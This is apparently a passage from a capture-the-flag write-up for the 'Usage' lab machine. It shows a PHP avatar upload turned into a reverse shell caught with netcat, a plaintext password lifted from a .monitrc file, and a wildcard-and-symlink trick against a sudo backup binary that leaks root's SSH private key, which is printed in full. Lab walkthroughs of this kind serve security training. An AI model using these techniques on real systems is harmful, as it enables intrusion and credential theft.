
Username: admin

* Name: Administrator

Avatar: php.jpg.php

php.jpg.php

□ View □ Continue creating □ Continue editing




```
┌──(kali㉿kali)-[~/Desktop/Usage]
└─$ nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.11.18 60424
SOCKET: Shell has connected! PID: 1453
whoami
dash
```


User flag got it!

3.Priv esc

Here we are as dash user, but we neet to make a lateral movement to access to bash as xander, there are some hidden files on home, after crafting we got credentials.



```
Listening on 0.0.0.0 1234
Connection received on 10.10.11.18 55524
SOCKET: Shell has connected! PID: 4832
cd /home/dash
ls
user.txt
ls -la
total 52
drwxr-x--- 6 dash dash 4096 Apr 15 02:34 .
drwxr-xr-x 4 root root 4096 Aug 16  2023 ..
lrwxrwxrwx 1 root root    9 Apr  2 20:22 .bash_history -> /dev/null
-rw-r--r-- 1 dash dash 3771 Jan  6  2022 .bashrc
drwx------ 3 dash dash 4096 Aug  7  2023 .cache
drwxrwxr-x 4 dash dash 4096 Aug 20  2023 .config
drwxrwxr-x 3 dash dash 4096 Aug  7  2023 .local
-rw-r--r-- 1 dash dash   32 Oct 26 04:50 .monit.id
-rw-r--r-- 1 dash dash    5 Apr 15 02:34 .monit.pid
-rw------- 1 dash dash 1192 Apr 15 02:34 .monit.state
-rwx------ 1 dash dash  707 Oct 26 04:49 .monitrc
-rw-r--r-- 1 dash dash  807 Jan  6  2022 .profile
drwx------ 2 dash dash 4096 Aug 24  2023 .ssh
-rw-r----- 1 root dash   33 Apr 15 01:05 user.txt
cat monitrc
```




```
cat monitrc
cat: monitrc: No such file or directory
cat .monitrc
#Monitoring Interval in Seconds
set daemon  60

#Enable Web Access
set httpd port 2812
     use address 127.0.0.1
     allow admin:3nc0d3d_pa$$w0rd

#Apache
check process apache with pidfile "/var/run/apache2/apache2.pid"
    if cpu > 80% for 2 cycles then alert


#System Monitoring
check system usage
    if memory usage > 80% for 2 cycles then alert
    if cpu usage (user) > 70% for 2 cycles then alert
        if cpu usage (system) > 30% then alert
    if cpu usage (wait) > 20% then alert
    if loadavg (1min) > 6 for 2 cycles then alert
    if loadavg (5min) > 4 for 2 cycles then alert
    if swap usage > 5% then alert

check filesystem rootfs with path /
       if space usage > 80% then alert
```

A binary if executed with root privileges, we cat it, it is compressing some files so it is possible to use Wildcards Spare tricks


```
sudo -l
```

1. Find the routes of the files, and give permissions to write
2. Create a file to link a file of out interest
3. ln -s will create a symbolink link with the private key we want to find.




```
xander@usage:/var/www/html$ touch @root.txt
xander@usage:/var/www/html$ ln -s /root/.ssh/id_rsa root.txt
ln: failed to create symbolic link 'root.txt': File exists
xander@usage:/var/www/html$ rm root.txt
xander@usage:/var/www/html$ ln -s /root/.ssh/id_rsa root.txt
xander@usage:/var/www/html$ sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1
```

Execute the normal functionality of the binary



```
WARNING: No more files
-----BEGIN OPENSSH PRIVATE KEY-----


WARNING: No more files
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW


WARNING: No more files
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi


WARNING: No more files
QgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q


WARNING: No more files
AAAEC63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs


WARNING: No more files
H2sfTWZeFDLGmqMhrqDdAAAACnJvb3RAdXNhZ2UBAgM=


WARNING: No more files
-----END OPENSSH PRIVATE KEY-----


WARNING: No more files
e89042d7c757245a941b4edd3913eb29


WARNING: No more files
e89042d7c757245a941b4edd3913eb29
```

Flag and credentials found



```
$ chmod 700 id_rsa

┌──(kali㉿kali)-[~]
└─$ ssh root@usage.htb -i id_rsa
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Mon Apr 15 11:59:59 AM UTC 2024

  System load:           1.1591796875
  Usage of /:            68.1% of 6.53GB
  Memory usage:          23%
  Swap usage:            0%
  Processes:             236
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.18
  IPv6 address for eth0: dead:beef::250:56ff:feb9:de64


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
```

Machine pwned!!!!